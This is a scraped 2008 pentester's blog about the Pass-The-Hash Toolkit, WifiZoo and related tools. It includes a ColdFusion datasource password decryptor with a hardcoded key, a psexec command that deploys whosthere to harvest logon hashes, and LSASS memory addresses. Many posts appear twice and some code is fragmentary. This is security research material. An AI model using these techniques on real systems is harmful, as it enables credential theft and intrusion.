Ok, this is kind of a lame post because I'm gonna give you links to posts made by other people, but oh well, I felt like sharing what I'd found and I'm posting links and not reposting anything, so it should be fine :).
I was looking for information about how MS08-068 tried to prevent the smbrelay attack (or "SMB credentials reflection attack" as MS likes to call it) and the best post I found was this one from metasploit's blog:
http://blog.metasploit.com/2008/11/ms08-067-metasploit-and-smb-relay.html
I also find interesting the following posts:
http://blogs.technet.com/swi/archive/2008/11/11/smb-credential-reflection.aspx
http://blogs.technet.com/msrc/archive/2008/11/11/ms08-068-and-smbrelay.aspx
Anyways, I haven't verified any of the things said in these posts, so "trust, but verify".
Thursday, November 13, 2008


Monday, November 03, 2008
HITB2008 - Malaysia - Pass-The-Hash Toolkit for Windows Presentation
Hey, so I'm back from Malaysia!.
Great place, very interesting, I need to go back as soon as possible :).
Thanks to Dhillon for the opportunity to present in the conference and going to Malaysia, and the entire HITB Crew for your help during the conference. Special Thanks go to Fabian, a HITB Volunteer, that waited for me at the airport at 6:20am to send me on my way to the Hotel. Thanks Fabian! :).
Materials for the conference are available here:
http://conference.hackinthebox.org/hitbsecconf2008kl/materials/
My presentation, "Pass-the-hash toolkit for Windows - Implementation & Use" is available here:
http://conference.hackinthebox.org/hitbsecconf2008kl/materials/D1T1%20-%20Hernan%20Ochoa%20-%20Pass-The-Hash%20Toolkit%20for%20Windows.pdf
The presentation is a good starting point to understand how the tools were implemented, and will also give you an insight on how to use the tools and why.
The presentation does not describe exactly the demo I did where I reproduced (as a single example of this situtation) a 'vulnerability' where NTLM credentials remained in memory after users log off, which is also one of the best arguments in favor of using the whosthere/whosthere-tool during a pentest, but it shouldn't matter anyway because I just reproduced the 'bug' to show the audience I was not lying about this issue :), so being able to reproduce it (the case I showed at least) should not be relevant; the only relevant thing is: you should use whosthere/whosthere-alt during pentests to gather admin credentials of past logons that are in memory :).
Great place, very interesting, I need to go back as soon as possible :).
Thanks to Dhillon for the opportunity to present in the conference and going to Malaysia, and the entire HITB Crew for your help during the conference. Special Thanks go to Fabian, a HITB Volunteer, that waited for me at the airport at 6:20am to send me on my way to the Hotel. Thanks Fabian! :).
Materials for the conference are available here:
http://conference.hackinthebox.org/hitbsecconf2008kl/materials/
My presentation, "Pass-the-hash toolkit for Windows - Implementation & Use" is available here:
http://conference.hackinthebox.org/hitbsecconf2008kl/materials/D1T1%20-%20Hernan%20Ochoa%20-%20Pass-The-Hash%20Toolkit%20for%20Windows.pdf
The presentation is a good starting point to understand how the tools were implemented, and will also give you an insight on how to use the tools and why.
The presentation does not describe exactly the demo I did where I reproduced (as a single example of this situtation) a 'vulnerability' where NTLM credentials remained in memory after users log off, which is also one of the best arguments in favor of using the whosthere/whosthere-tool during a pentest, but it shouldn't matter anyway because I just reproduced the 'bug' to show the audience I was not lying about this issue :), so being able to reproduce it (the case I showed at least) should not be relevant; the only relevant thing is: you should use whosthere/whosthere-alt during pentests to gather admin credentials of past logons that are in memory :).
Wednesday, October 22, 2008
bug in iam-alt makes it fail completely (easy to fix)
Thanks to 'nop' that posted this question in the hexale forums I've found a bug in iam-alt.c that makes it fail miserably every single time :). my bad.
So, if you're having issues with iam-alt.exe where you pass to it a hash, and it says it has successfully changed it in memory, but then you run whosthere/whosthere-alt and the hash you see is nothing like the original hash you provided to iam-alt.exe the source of this issue is this bug.
the bug is very easy to fix, if you want to fix it yourself, you just need to modify the following:
In pshtoolkit_v1.4-src\iam-alt\iam-alt.c:
line 332:
change
memset(nums, 'x00', 3);
for
memset(nums,'\x00',3);
line 337:
change
memset(nums, 'x00', 3);
for
memset(nums,'\x00',3);
and that's it! (feel free to modify the memset() call to include your desired representation of the byte value 0 :))
This fix is gonna be included in the next release; if you're in a hurry and for some reason want to fix this immedately and cannot re-compile the tool by yourself, drop me an email and I'll send youthe fixed version of iam-alt.exe.
So, if you're having issues with iam-alt.exe where you pass to it a hash, and it says it has successfully changed it in memory, but then you run whosthere/whosthere-alt and the hash you see is nothing like the original hash you provided to iam-alt.exe the source of this issue is this bug.
the bug is very easy to fix, if you want to fix it yourself, you just need to modify the following:
In pshtoolkit_v1.4-src\iam-alt\iam-alt.c:
line 332:
change
memset(nums, 'x00', 3);
for
memset(nums,'\x00',3);
line 337:
change
memset(nums, 'x00', 3);
for
memset(nums,'\x00',3);
and that's it! (feel free to modify the memset() call to include your desired representation of the byte value 0 :))
This fix is gonna be included in the next release; if you're in a hurry and for some reason want to fix this immedately and cannot re-compile the tool by yourself, drop me an email and I'll send youthe fixed version of iam-alt.exe.
Thursday, October 09, 2008
WifiZoo and the new version of scapy
The current version of Wifizoo does not work with scapy's latest version (http://www.secdev.org/projects/scapy/files/scapy-latest.zip), you'll get the following error when running wifizoo:
Traceback (most recent call last):
File "wifizoo.py", line 48, in
conf.verb = 0
NameError: name 'conf' is not defined
To fix this error do simply the following:
Look in wifizoo.py for the line that says 'import getopt' and after that add the following line:
from scapy.all import *
and now everything should work again.
Traceback (most recent call last):
File "wifizoo.py", line 48, in
conf.verb = 0
NameError: name 'conf' is not defined
To fix this error do simply the following:
Look in wifizoo.py for the line that says 'import getopt' and after that add the following line:
from scapy.all import *
and now everything should work again.
Sunday, August 24, 2008
How to store AddressBook data on an encrypted volume
Ok, i'm paranoid and I did the following to store the data of OS X's AddressBook on an encrypted DMG volume. Using this method I know all data in my addressbook is unencrypted and available only when I want it to be unencrypted (that is, only when I mount the encrypted DMG volume).
This is nothing great or difficult, is actually pretty dumb, but I thought perhaps someone out there will also find it useful:
1.I assume you already have your DMG encrypted volume or TrueCrypt image or whatever you use created; let's say you mount it at /Volumes/encdisk
2.AddressBook data is stored in ~/library/ApplicationSupport/AddressBook
3.Move everything in ~/library/ApplicationSupport/AddressBook to /Volumes/encdisk/AddressBook
4.rm -fr ~/library/ApplicationSupport/AddressBook
5.ln -s /Volumes/encdisk/AddressBook/ AddressBook
and that's it :)
If your encrypted DMG/TrueCrypt volume is not mounted and you launch AddressBook,, it will of course start executing and will then terminate immediately, which is great! :)
DISCLAIMER: Do this at your own risk; I cannot be held responsible if following this instructions destroys all your data.
This is nothing great or difficult, is actually pretty dumb, but I thought perhaps someone out there will also find it useful:
1.I assume you already have your DMG encrypted volume or TrueCrypt image or whatever you use created; let's say you mount it at /Volumes/encdisk
2.AddressBook data is stored in ~/library/ApplicationSupport/AddressBook
3.Move everything in ~/library/ApplicationSupport/AddressBook to /Volumes/encdisk/AddressBook
4.rm -fr ~/library/ApplicationSupport/AddressBook
5.ln -s /Volumes/encdisk/AddressBook/ AddressBook
and that's it :)
If your encrypted DMG/TrueCrypt volume is not mounted and you launch AddressBook,, it will of course start executing and will then terminate immediately, which is great! :)
DISCLAIMER: Do this at your own risk; I cannot be held responsible if following this instructions destroys all your data.
Wednesday, August 06, 2008
wifizoo.hexale.org - WifiZoo's new web site
Wifizoo has a new web site completely dedicated to the tool.
Yes, it is still ugly and basically contains the same info as the old one, but I'm going to change that as soon as possible.
For starters, there's a 'News' section that right now is basically a bunch of items inside a <li> tag :), but this section contain several pieces of information that were scattered on different web sites and my inbox up until now.
The idea is to gather all information regarding Wifizoo in wifizoo.hexale.org making it the place to go when searching for information about the tool.
To all of you who have sent me links to videos and tutorials about wifizoo, please, can you send them again? I'll go thru my inbox, but I don't want to miss any, so, if you are still interested, please resend me the link to the tutorial/video/etc so I can add it to the web site.
And remember there's a Wifizoo forum at www.hexale.org/forums.
Yes, it is still ugly and basically contains the same info as the old one, but I'm going to change that as soon as possible.
For starters, there's a 'News' section that right now is basically a bunch of items inside a <li> tag :), but this section contain several pieces of information that were scattered on different web sites and my inbox up until now.
The idea is to gather all information regarding Wifizoo in wifizoo.hexale.org making it the place to go when searching for information about the tool.
To all of you who have sent me links to videos and tutorials about wifizoo, please, can you send them again? I'll go thru my inbox, but I don't want to miss any, so, if you are still interested, please resend me the link to the tutorial/video/etc so I can add it to the web site.
And remember there's a Wifizoo forum at www.hexale.org/forums.
Wednesday, July 02, 2008
Release of Pass-The-Hash Toolkit v1.4
Source Code:
http://oss.coresecurity.com/pshtoolkit/release/1.4/pshtoolkit_v1.4-src.tgz
Win32 Binaries:
http://oss.coresecurity.com/pshtoolkit/release/1.4/pshtoolkit_v1.4.tgz
Documentation/info:
http://oss.coresecurity.com/projects/pshtoolkit.htm
http://oss.coresecurity.com/pshtoolkit/doc/index.html
http://hexale.blogspot.com
http://www.hexale.org/forums
What's new?:
(http://oss.coresecurity.com/pshtoolkit/release/1.4/WHATSNEW)
*Support for XP SP 3 for whosthere/iam (whosthere-alt/iam-alt work on xp sp3
without requiring any update)
*New -t switch for whosthere/whosthere-alt: establishes interval used by the -i switch (by default 2 seconds).
*New -a switch for whosthere/iam: specify addresses to use. Format: ADDCREDENTIAL_ADDR:ENCRYPTMEMORY_ADDR:FEEDBACK_ADDR:DESKEY_ADDR:LOGONSESSIONLIST_ADDR:LOGONSESSIONLIST_COUNT_ADDR (WARNING!: if you use the wrong values the system may crash)
The idea is that, if you find yourself in a version of Windows where
whosthere/iam don't work (and iam-alt/whosthere-alt don't work either); you can run LSASRV.DLL thru IDA, run the PASSTHEHASH.IDC script included in the Pass-The-Hash toolkit, and use the addresses found by the script with the -a switch.
This basically allows you to specify addresses at runtime to whosthere whithout
the need to recompile the tool.
*New -r switch for iam/iam-alt: Create a new logon session and run a command with
the specified credentials (e.g.: -r cmd.exe)
*genhash now outputs hashes using the LM HASH:NT HASH format
*several bugfixes and stuff
http://oss.coresecurity.com/pshtoolkit/release/1.4/pshtoolkit_v1.4-src.tgz
Win32 Binaries:
http://oss.coresecurity.com/pshtoolkit/release/1.4/pshtoolkit_v1.4.tgz
Documentation/info:
http://oss.coresecurity.com/projects/pshtoolkit.htm
http://oss.coresecurity.com/pshtoolkit/doc/index.html
http://hexale.blogspot.com
http://www.hexale.org/forums
What's new?:
(http://oss.coresecurity.com/pshtoolkit/release/1.4/WHATSNEW)
*Support for XP SP 3 for whosthere/iam (whosthere-alt/iam-alt work on xp sp3
without requiring any update)
*New -t switch for whosthere/whosthere-alt: establishes interval used by the -i switch (by default 2 seconds).
*New -a switch for whosthere/iam: specify addresses to use. Format: ADDCREDENTIAL_ADDR:ENCRYPTMEMORY_ADDR:FEEDBACK_ADDR:DESKEY_ADDR:LOGONSESSIONLIST_ADDR:LOGONSESSIONLIST_COUNT_ADDR (WARNING!: if you use the wrong values the system may crash)
The idea is that, if you find yourself in a version of Windows where
whosthere/iam don't work (and iam-alt/whosthere-alt don't work either); you can run LSASRV.DLL thru IDA, run the PASSTHEHASH.IDC script included in the Pass-The-Hash toolkit, and use the addresses found by the script with the -a switch.
This basically allows you to specify addresses at runtime to whosthere whithout
the need to recompile the tool.
*New -r switch for iam/iam-alt: Create a new logon session and run a command with
the specified credentials (e.g.: -r cmd.exe)
*genhash now outputs hashes using the LM HASH:NT HASH format
*several bugfixes and stuff
Tuesday, July 01, 2008
How to decrypt Coldfusion datasource passwords
ColdFusion stores passwords for DataSources encrypted in the following XML files:
import base64
import sys
print "Coldfusion v7 y v8 DataSource password decryptor (c) 2008 Hernan Ochoa (hernan@gmail.com)"
print " "
if len(sys.argv) <>
print "syntax: coldfusion_ds_decrypt.py"
exit(0)
pwd = sys.argv[1]
key = "0yJ!@1$r8p0L@r1$6yJ!@1rj"
k = pyDes.triple_des(key)
d = k.decrypt( base64.decodestring(pwd), "*")
print "decrypted password: " + d
- Coldfusion 7:
\lib\neo-query.xml
for example: c:\CFusionMX7\lib\neo-query.xml
- Coldfusion 8:
\lib\neo-datasource.xml
for example: c:\coldfusion8\lib\neo-datasource.xml
the xml contains nodes/items like this:
<var name="password">
<string>maJsuHYMay8zpmptC2yibA==</string>
one for every data source.
Both Coldfusion versions use the same mechanism to encrypt the passwords;
this mechanism can be found in the following way:
- Find
\lib\cfusion.jar
Extract its contents
Decompile \coldfusion\sql\DataSourceDef.class
[..]
public class DataSourceDef {
And here's a simple script that will decrypt the passwords:
[..]
import pyDesimport base64
import sys
print "Coldfusion v7 y v8 DataSource password decryptor (c) 2008 Hernan Ochoa (hernan@gmail.com)"
print " "
if len(sys.argv) <>
print "syntax: coldfusion_ds_decrypt.py
exit(0)
pwd = sys.argv[1]
key = "0yJ!@1$r8p0L@r1$6yJ!@1rj"
k = pyDes.triple_des(key)
d = k.decrypt( base64.decodestring(pwd), "*")
print "decrypted password: " + d
[..]
If you have compromised a machine with Coldfusion, you might find
useful to have these passwords to test them against the database server
and other servers (if you have control over the Coldfusion installation,
you can already execute sql code using cfm without knowing the password
for the datasource; but STILL it might be good to have these passwords,to access the database servers directly, they might be the same as the ones used for other remote admin accounts, etc
(I've seen it and I'm sure you have seen it too)).


If you have access to the Coldfusion administrator page (http://target/CFIDE/Administrator) you can go to the datasources section and you'll see the base64-encoded encrypted password for all the datasources.
Go to the 'DataSources Section'

Click on a 'DataSource' (e.g.: Test)

Look at the source code for the HTML page:

This is another method for obtaining the base64-encoded encrypted passwords,
instead of going to the XML files on disk.
Of course, if you have access to the administrator console already, you can do pretty much everything; I'm just saying this is a convenient method to obtain the password for later decryption.
Thursday, June 26, 2008
Windows XP SP3 and Pass-The-Hash Toolkit: it Works!
Ok, so Windows XP SP3 is out.
With this new version:
whosthere-alt.exe still works without requiring any modifications.
whosthere.exe does not work because this is the more 'gentle' and 'stealth' :) version of the tool and requires precise memory addresses.
But that's why I released the passthehash.idc IDA script; so you can easily get these addresses yourself.
And that's also the reason why the new version of whosthere.exe has a new -a switch that allows you to use specify these addresses without having to recompile the tool.
This new version is going to be released soon, but if you want it right now, email me (please, try to email me if you REALLY need it :)).
I haven't tested iam/iam-alt but the same thing observed with whosthere/whosthere-alt should apply to these tools.
In case you were wondering, the new addresses you need for Windows XP SP3 English are:
whosthere -a 75753BA0:7573FDEC:757D0C98:757D0CA0:757CFC60:757CFE54
(remember that whosthere-alt.exe works as it is on Windows XP SP3)
With this new version:
whosthere-alt.exe still works without requiring any modifications.
whosthere.exe does not work because this is the more 'gentle' and 'stealth' :) version of the tool and requires precise memory addresses.
But that's why I released the passthehash.idc IDA script; so you can easily get these addresses yourself.
And that's also the reason why the new version of whosthere.exe has a new -a switch that allows you to use specify these addresses without having to recompile the tool.
This new version is going to be released soon, but if you want it right now, email me (please, try to email me if you REALLY need it :)).
I haven't tested iam/iam-alt but the same thing observed with whosthere/whosthere-alt should apply to these tools.
In case you were wondering, the new addresses you need for Windows XP SP3 English are:
whosthere -a 75753BA0:7573FDEC:757D0C98:757D0CA0:757CFC60:757CFE54
(remember that whosthere-alt.exe works as it is on Windows XP SP3)
Thursday, June 12, 2008
New features for pass-the-hash toolkit
Hi,
I'm in the process of adding new features to the "pass-the-hash toolkit". This means I've found time to do it :), so.. If you have any ideas for new features/bugs that need to be addressed, please let me know.
I'm currently adding:
-better support for Windows Vista
-feature to specifiy addresses (such as the ones obtained via passthehash.idc) to whosthere and iam without having to recompile the tools
If you have any comments, please leave them here as comments to this blog post or
here:
http://www.hexale.org/forums/topic.php?id=3
Thanks!,
Hernan
I'm in the process of adding new features to the "pass-the-hash toolkit". This means I've found time to do it :), so.. If you have any ideas for new features/bugs that need to be addressed, please let me know.
I'm currently adding:
-better support for Windows Vista
-feature to specifiy addresses (such as the ones obtained via passthehash.idc) to whosthere and iam without having to recompile the tools
If you have any comments, please leave them here as comments to this blog post or
here:
http://www.hexale.org/forums/topic.php?id=3
Thanks!,
Hernan
Wednesday, June 04, 2008
Hexale forums
Ok, so I finally set up a web site to put all my stuff on, checkout
www.hexale.org
well.. right now is empty :) but one thing I did installed is the forums
section, check out
www.hexale.org/forums/
There's a forum for each of the tools I have publicly released so far. Some
people have requested such a thing in the past, so here you go, I hope you
find it useful.
If there's another forum you'd like to see, please let me know.
www.hexale.org
well.. right now is empty :) but one thing I did installed is the forums
section, check out
www.hexale.org/forums/
There's a forum for each of the tools I have publicly released so far. Some
people have requested such a thing in the past, so here you go, I hope you
find it useful.
If there's another forum you'd like to see, please let me know.
-t switch added to whosthere and whosthere-alt
Just wanted to let you know that I've added a -t switch both to whosthere and whosthere-alt
the -t switch sets the time interval used by the -i option (the option that waits indefinitely trying to capture new hashes)
before, the time interval was 2 seconds, now this can be set at will using the new -t switch
for example:
whosthere.exe -i -t 20
will attempt to gather new hashes every 20 seconds
whosthere-alt.exe -i -t 0.5
will attempt to gather new hashes every 0.5 seconds
This feature will be available on the next release, but if you really need it, just send me an email and I'll send you the new version with this feature included.
the -t switch sets the time interval used by the -i option (the option that waits indefinitely trying to capture new hashes)
before, the time interval was 2 seconds, now this can be set at will using the new -t switch
for example:
whosthere.exe -i -t 20
will attempt to gather new hashes every 20 seconds
whosthere-alt.exe -i -t 0.5
will attempt to gather new hashes every 0.5 seconds
This feature will be available on the next release, but if you really need it, just send me an email and I'll send you the new version with this feature included.
Thursday, May 22, 2008
Comment on article about 'vm attacks' at www.eusecwest.com
I was reading the following story:
http://www.eusecwest.com/justin-ferguson-interpreter-vm-attacks.html
I'll keep my subjective opinion about the article to myself and will focus on the following:
I think that the use of the function 'sys._getframe()' mentioned in the article as a way to 'obtain a heap address' is 'misleading' .
Python gives away memory addresses all the time, there's no need to call a 'weird' function (sys._getframe() is not weird anyways):
(from http://shell.appspot.com/, but applicable to any python deployment):
>>> a = 'mythbusters'
>>> id(a)
6912173043421908880
>>> hex(id(a))
0xe81da54d11f45f88L'
>> sys._getframe()
frame object at 0xe81da54d1ff6afc8
both addresses are clearly in the same 'range', so I can infer they 'refer' to the same 'thing', if the 'thing' is the 'heap', then both methods 'leak' a heap address,
or more importantly, they 'leak' the same 'thing' :)
or
(on a windows machine)
>>> class a:
... def test(self):
... print 'hola'
...
>>> j = a()
>>> j
__main__.a instance at 0x004AF0F8
>>> sys._getframe()
frame object at 0x00475960
and finally (done at from http://shell.appspot.com/)
>>> import os
>>> os.uname()
('Linux', '', '', '', '')
If you think I'm wrong, please comment!
http://www.eusecwest.com/justin-ferguson-interpreter-vm-attacks.html
I'll keep my subjective opinion about the article to myself and will focus on the following:
I think that the use of the function 'sys._getframe()' mentioned in the article as a way to 'obtain a heap address' is 'misleading' .
Python gives away memory addresses all the time, there's no need to call a 'weird' function (sys._getframe() is not weird anyways):
(from http://shell.appspot.com/, but applicable to any python deployment):
>>> a = 'mythbusters'
>>> id(a)
6912173043421908880
>>> hex(id(a))
0xe81da54d11f45f88L'
>> sys._getframe()
frame object at 0xe81da54d1ff6afc8
both addresses are clearly in the same 'range', so I can infer they 'refer' to the same 'thing', if the 'thing' is the 'heap', then both methods 'leak' a heap address,
or more importantly, they 'leak' the same 'thing' :)
or
(on a windows machine)
>>> class a:
... def test(self):
... print 'hola'
...
>>> j = a()
>>> j
__main__.a instance at 0x004AF0F8
>>> sys._getframe()
frame object at 0x00475960
and finally (done at from http://shell.appspot.com/)
>>> import os
>>> os.uname()
('Linux', '', '', '', '')
If you think I'm wrong, please comment!
Thursday, May 08, 2008
Using whosthere.exe with psexec
Ok, a few days ago I received the following question and I have been asked the same thing before so here it goes:
The question, more or less, is:
How do you run whosthere.exe into a remote machine using psexec dettached from any console and leave it running there collecting hashes?
the answer is:
psexec \\ -d -c whosthere.exe -o myhashes.log -i
psexec's -d switch basically makes it run whosthere.exe and exit.
whosthere's -o switch specifies the name of the file containing the list of unique credentials collected.
and the -i switch makes whosthere.exe run in an infinte loop looking for new
logon credentials and storing them on the file specified by the -o switch.
Remember, of course, you will probably need to specify the -u and -p switch to psexec, or you can do from your machine something like
net use \\\ipc$ * /u:user password
and then run psexec.
Also remember, that if you want to use whosthere-alt.exe, you can't use psexec's -c switch (I think), because whosthere-alt.exe also requires the pth.dll, so you will probably need to copy whosthere-alt.exe and pth.dll to the target machine and then run psexec without the -c switch and specifying the path where whosthere-alt.exe and pth.dll are located.
Hope it helps!.
The question, more or less, is:
How do you run whosthere.exe into a remote machine using psexec dettached from any console and leave it running there collecting hashes?
the answer is:
psexec \\
psexec's -d switch basically makes it run whosthere.exe and exit.
whosthere's -o switch specifies the name of the file containing the list of unique credentials collected.
and the -i switch makes whosthere.exe run in an infinte loop looking for new
logon credentials and storing them on the file specified by the -o switch.
Remember, of course, you will probably need to specify the -u and -p switch to psexec, or you can do from your machine something like
net use \\
and then run psexec.
Also remember, that if you want to use whosthere-alt.exe, you can't use psexec's -c switch (I think), because whosthere-alt.exe also requires the pth.dll, so you will probably need to copy whosthere-alt.exe and pth.dll to the target machine and then run psexec without the -c switch and specifying the path where whosthere-alt.exe and pth.dll are located.
Hope it helps!.
Friday, February 29, 2008
Release: Pass-The-Hash toolkit v1.3
SOURCE CODE:
http://oss.coresecurity.com/pshtoolkit/release/1.3/pshtoolkit_v1.3-src.tgz
BINARIES:
http://oss.coresecurity.com/pshtoolkit/release/1.3/pshtoolkit_v1.3.tgz
DOCUMENTATION:
http://oss.coresecurity.com/projects/pshtoolkit.htm
http://oss.coresecurity.com/pshtoolkit/doc/index.html
WHATSNEW:
Pass-The-Hash Toolkit 1.3 by Hernan Ochoa (hochoa@coresecurity.com, hernan@gmail.com)
=====================================================================================
What's new?:
* PASSTHEHASH.IDC: This .IDC IDA Pro script can be used to obtain the addresses
iam and whosthere need to obtain/modify logon session credentials. Load LSASRV.DLL
into IDA Pro (make sure to import the symbols) and run the script to get the
addresses you need to add to the source code to add support for the LSASRV.DLL version
you have, in case it is not supported yet.
If you use the script, please send me the addresses so I can include them in
the next version of the toolkit.
* IAM-ALT and WHOSTHERE-ALT: two new tools written from scratch that do the
same thing that IAM and WHOSTHERE do but using a slightly different technique,
aiming at making the tool work on more systems without requiring users to
modify the source code of iam/whosthere (or wait for the next version:)).
The good thing about this 'alt' version of the iam/whosthere tools is that
they SHOULD work on more windows versions without modifications.
The 'bad' thing is that both tools need to execute code inside lsass.exe.
The tools basically use the functions MSV1_0.DLL!NlpDeletePrimaryCredential,
MSV1_0.DLL!NlpAddPrimaryCredential, and MSV1_0.DLL!NlpGetPrimaryCredential;
these are the functions gsecdump uses (if I'm not mistaken).
The current heuristics used to find the functions inside MSV1_0.DLL is horrible
but it works.
whosthere uses a method tha allows it to obtain credentials just by
reading memory, without executing any code. iam does not, but just
because I'm lazy, it will do it eventually, the downside to this approach
is that although it does use heuristics to verify hardcoded addresses, it
does have hardcoded addresses anyways.And that's why to help solve this issue
but at the same time maintain the possiblity of obtaining credentials
without executing code inside lsass.exe, I created the passthehash.idc
script. If you don't care about executing code inside lsass.exe, use
whosthere-alt.
*iam/whosthere: Added support for more windows versions. including different languages.
*iam/iam-alt: new syntax. now you have to use -h to specify the credentials.
*whosthere/whosthere-alt: new -o switch to dump credentials to a file
*whosthere/whosthere-alt: new -i switch that will make whosthere/whosthere-alt
display current logon credentials found in memory and then wait forever for
new logon sessions and display only those new sessions. you can use this switch
together with the -o switch to dump credentials found to a file. Now you can leave the
tool running and it will log all unique interactive logon sessions created, it makes
easier the job of waiting for the administrator to log into the compromised
machine where whosthere/whosthere-alt is running. Thanks to heathengod for the
idea of this feature.
*several bugfixes and stuff
http://oss.coresecurity.com/pshtoolkit/release/1.3/pshtoolkit_v1.3-src.tgz
BINARIES:
http://oss.coresecurity.com/pshtoolkit/release/1.3/pshtoolkit_v1.3.tgz
DOCUMENTATION:
http://oss.coresecurity.com/projects/pshtoolkit.htm
http://oss.coresecurity.com/pshtoolkit/doc/index.html
WHATSNEW:
Pass-The-Hash Toolkit 1.3 by Hernan Ochoa (hochoa@coresecurity.com, hernan@gmail.com)
=====================================================================================
What's new?:
* PASSTHEHASH.IDC: This .IDC IDA Pro script can be used to obtain the addresses
iam and whosthere need to obtain/modify logon session credentials. Load LSASRV.DLL
into IDA Pro (make sure to import the symbols) and run the script to get the
addresses you need to add to the source code to add support for the LSASRV.DLL version
you have, in case it is not supported yet.
If you use the script, please send me the addresses so I can include them in
the next version of the toolkit.
* IAM-ALT and WHOSTHERE-ALT: two new tools written from scratch that do the
same thing that IAM and WHOSTHERE do but using a slightly different technique,
aiming at making the tool work on more systems without requiring users to
modify the source code of iam/whosthere (or wait for the next version:)).
The good thing about this 'alt' version of the iam/whosthere tools is that
they SHOULD work on more windows versions without modifications.
The 'bad' thing is that both tools need to execute code inside lsass.exe.
The tools basically use the functions MSV1_0.DLL!NlpDeletePrimaryCredential,
MSV1_0.DLL!NlpAddPrimaryCredential, and MSV1_0.DLL!NlpGetPrimaryCredential;
these are the functions gsecdump uses (if I'm not mistaken).
The current heuristics used to find the functions inside MSV1_0.DLL is horrible
but it works.
whosthere uses a method tha allows it to obtain credentials just by
reading memory, without executing any code. iam does not, but just
because I'm lazy, it will do it eventually, the downside to this approach
is that although it does use heuristics to verify hardcoded addresses, it
does have hardcoded addresses anyways.And that's why to help solve this issue
but at the same time maintain the possiblity of obtaining credentials
without executing code inside lsass.exe, I created the passthehash.idc
script. If you don't care about executing code inside lsass.exe, use
whosthere-alt.
*iam/whosthere: Added support for more windows versions. including different languages.
*iam/iam-alt: new syntax. now you have to use -h to specify the credentials.
*whosthere/whosthere-alt: new -o switch to dump credentials to a file
*whosthere/whosthere-alt: new -i switch that will make whosthere/whosthere-alt
display current logon credentials found in memory and then wait forever for
new logon sessions and display only those new sessions. you can use this switch
together with the -o switch to dump credentials found to a file. Now you can leave the
tool running and it will log all unique interactive logon sessions created, it makes
easier the job of waiting for the administrator to log into the compromised
machine where whosthere/whosthere-alt is running. Thanks to heathengod for the
idea of this feature.
*several bugfixes and stuff
Monday, January 21, 2008
Pass-The-Hash Toolkit v1.2 released.
Pass-The-Hash Toolkit v1.2 is available.
What is Pass-The-Hash Toolkit?
The Pass-The-Hash Toolkit contains utilities to manipulate the Windows Logon Sessions mantained by the LSA (Local Security Authority) component. These tools allow you to list the current logon sessions with its corresponding NTLM credentials (e.g.: users remotely logged in thru Remote Desktop/Terminal Services), and also change in runtime the current username, domain name, and NTLM hashes (YES, PASS-THE-HASH on Windows!).
Direct download links:
source code:
http://oss.coresecurity.com/pshtoolkit/release/1.2/pshtoolkit_v1.2_src.tgz
binaries:
http://oss.coresecurity.com/pshtoolkit/release/1.2/pshtoolkit_v1.2.tgz
More info:
http://oss.coresecurity.com/projects/pshtoolkit.htm
http://oss.coresecurity.com/pshtoolkit/doc/index.html
what's new:
http://oss.coresecurity.com/pshtoolkit/release/1.2/WHATSNEW
What is Pass-The-Hash Toolkit?
The Pass-The-Hash Toolkit contains utilities to manipulate the Windows Logon Sessions mantained by the LSA (Local Security Authority) component. These tools allow you to list the current logon sessions with its corresponding NTLM credentials (e.g.: users remotely logged in thru Remote Desktop/Terminal Services), and also change in runtime the current username, domain name, and NTLM hashes (YES, PASS-THE-HASH on Windows!).
Direct download links:
source code:
http://oss.coresecurity.com/pshtoolkit/release/1.2/pshtoolkit_v1.2_src.tgz
binaries:
http://oss.coresecurity.com/pshtoolkit/release/1.2/pshtoolkit_v1.2.tgz
More info:
http://oss.coresecurity.com/projects/pshtoolkit.htm
http://oss.coresecurity.com/pshtoolkit/doc/index.html
what's new:
http://oss.coresecurity.com/pshtoolkit/release/1.2/WHATSNEW
WifiZoo v1.3 released!
Hi!,
I have just released WifiZoo v1.3.
This is a minor release addressing minor but annoying things people kept poking me about.
I promise a more substantial release soon :).
What's new?
Direct download link:
WifiZoo v1.3
Info about WifiZoo:
WifiZoo Info
I have just released WifiZoo v1.3.
This is a minor release addressing minor but annoying things people kept poking me about.
I promise a more substantial release soon :).
What's new?
Direct download link:
WifiZoo v1.3
Info about WifiZoo:
WifiZoo Info
Friday, January 18, 2008
New version of Pass-The-Hash Toolkit about to be released!
Hi!,
I'm about to release a new version of Pass-The-Hash Toolkit. I can't remember all the things fixed and things that changed, but they are on a file somewhere :), some of them include:
* The elimination of the "-B" switch, now the tool does what it has to do without requiring anything from you
* the output from whosthere.exe is now shorter and the format credentials are presented can now be directly used with l0phtcrack or anything like that (although, doing so kind of goes against the very nature of the iam.exe tool :), but it's ok, for some scenarios you want to know the plaintext password).
* All the extra info displayed by whosthere.exe before is still available via the -D switch (D as in debug info :)).
* Added support for several windows versions and languages
So, before I release the next version, it would be great if you can send me an email to hernan@gmail.com with errors you might have found and want fixed, ideas for new features, etc. please, write! :).
I'm about to release a new version of Pass-The-Hash Toolkit. I can't remember all the things fixed and things that changed, but they are on a file somewhere :), some of them include:
* The elimination of the "-B" switch, now the tool does what it has to do without requiring anything from you
* the output from whosthere.exe is now shorter and the format credentials are presented can now be directly used with l0phtcrack or anything like that (although, doing so kind of goes against the very nature of the iam.exe tool :), but it's ok, for some scenarios you want to know the plaintext password).
* All the extra info displayed by whosthere.exe before is still available via the -D switch (D as in debug info :)).
* Added support for several windows versions and languages
So, before I release the next version, it would be great if you can send me an email to hernan@gmail.com with errors you might have found and want fixed, ideas for new features, etc. please, write! :).
Monday, December 17, 2007
Release uhooker v1.3
What's uhooker?:
A tool to intercept and manipulate execution of programs. It enables the user to insert hooks in function calls and arbitrary addresses within the executable file in memory. The hooks handlers are written in Python and can be changed at runtime without the need to restart the inspected process.
Download:
http://oss.coresecurity.com/uhooker/release/1.3/uhooker_v1.3.tgz
http://oss.coresecurity.com/uhooker/release/1.3/uhooker_v1.3.zip
more info:
http://oss.coresecurity.com/projects/uhooker.htm
http://oss.coresecurity.com/uhooker/doc/index.html
Some Videos:
http://oss.coresecurity.com/uhooker/doc/uhooker_changeconnect.wmv
http://oss.coresecurity.com/uhooker/doc/uhooker_sendhex.wmv
